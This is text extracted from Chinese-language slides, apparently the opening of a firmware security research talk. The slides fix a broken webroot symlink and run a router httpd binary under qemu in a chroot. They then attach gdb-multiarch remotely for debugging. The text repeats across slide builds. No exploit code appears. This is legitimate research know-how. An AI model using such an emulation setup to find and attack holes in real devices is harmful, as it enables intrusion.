
$ Symbolic link Problem
$ Symbolic link Problem



$ Symbolic link Problem • Code 是透過 symbolic link 找到
html resource • symbolic link 爛了

$ Symbolic link Problem ➔ rm -rf webroot ➔ sudo
ln -s webroot_ro/ webroot • Code 是透過 symbolic link 找到 html resource • symbolic link 爛了
$ Symbolic link Problem
$ Symbolic link Problem
Debug environment


$ Debug environment • 用 gdb-multiarch 可以去 debug 不同架構的 binary
➔ sudo apt install gdb-multiarch
$ Debug environment • 用 gdb-multiarch 可以去 debug 不同架構的 binary
➔ sudo apt install gdb-multiarch • 用 qemu 模擬時,開一個 port 作為 gdb server,連上去 ➔ sudo chroot ./ ./qemu -g 30000 ./bin/httpd

$ Debug environment • 用 gdb-multiarch 可以去 debug 不同架構的 binary

➔ sudo apt install gdb-multiarch • 用 qemu 模擬時,開一個 port 作為 gdb server,連上去 ➔ gdb-multiarch ./bin/httpd ➔ target remote :30000 ➔ c • 之後開一個debug,remote上去 ➔ sudo chroot ./ ./qemu -g 30000 ./bin/httpd
$ Debug environment • 用 gdb-multiarch 可以去 debug不同架構的binary ➔ sudo
apt install gdb-multiarch ➔ sudo chroot ./ ./qemu -g 30000 ./bin/httpd_patch • 用qemu模擬時,開一個port作為gdb server,連上去 ➔ gdb-multiarch ./bin/httpd_patch ➔ target remote :30000 ➔ c • 之後開一個debug,remote上去 • 按下 c 會開始執行
Analyze Httpd
